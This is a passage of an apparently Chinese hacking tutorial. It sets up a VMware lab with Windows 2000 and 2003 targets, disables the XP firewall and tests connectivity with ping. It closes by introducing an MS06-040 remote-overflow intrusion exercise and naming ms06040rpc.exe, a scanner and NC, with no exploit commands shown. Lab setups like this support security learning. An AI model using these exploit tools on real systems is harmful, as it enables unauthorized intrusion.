


图10

关于如何安装系统，相信小菜们都会吧，基本上一路NEXT，系统就可以安装好了。接下来安装Windows2000系统，步骤和上面的一样，安装好后如图13所示。




图11

好了，把Win2000和Win2003安装好后我们就可以组网了，组网时我们要先把XP的防火墙关掉，不然会PING不通网络的。在我们的XP系统中，在网上邻居图标上点鼠标右键，选择“属性”，在弹出的窗口中选择VMware Network Adapter VMnet1，然后点击鼠标右键，选择“属性”，把IP地址设为192.168.1.1，如图14。

然后启动虚拟机，把Win2000和Win2003系统的IP地址分

别设置为192.168.1.2和192.168.1.3。




图12




图13

回到XP系统，在“开始”－“运行”栏输入“ping 192.168.1.2”，我们就会发现已经能够Ping通对方了，说明XP已经与2000连接上了，如图15。同理，接着测试XP与2003的连接，一切完成后就可以给2003和2000打上最新的补丁，现在两台如假包换的的服务器就出现在你眼前了。




图14

接下来我们就测试一下如何在虚拟机网络里进行漏洞的入侵实验。我们选用的入侵方式当然是远程溢出了，又快又简单。还是以MS06040漏洞为例，需要用到以下三个小工具：ms06040rpc.exe、MS06-040 Netapi32 Scanner（魔波就是利用ms06040漏洞的哦）以及NC（瑞士军刀）。




图15

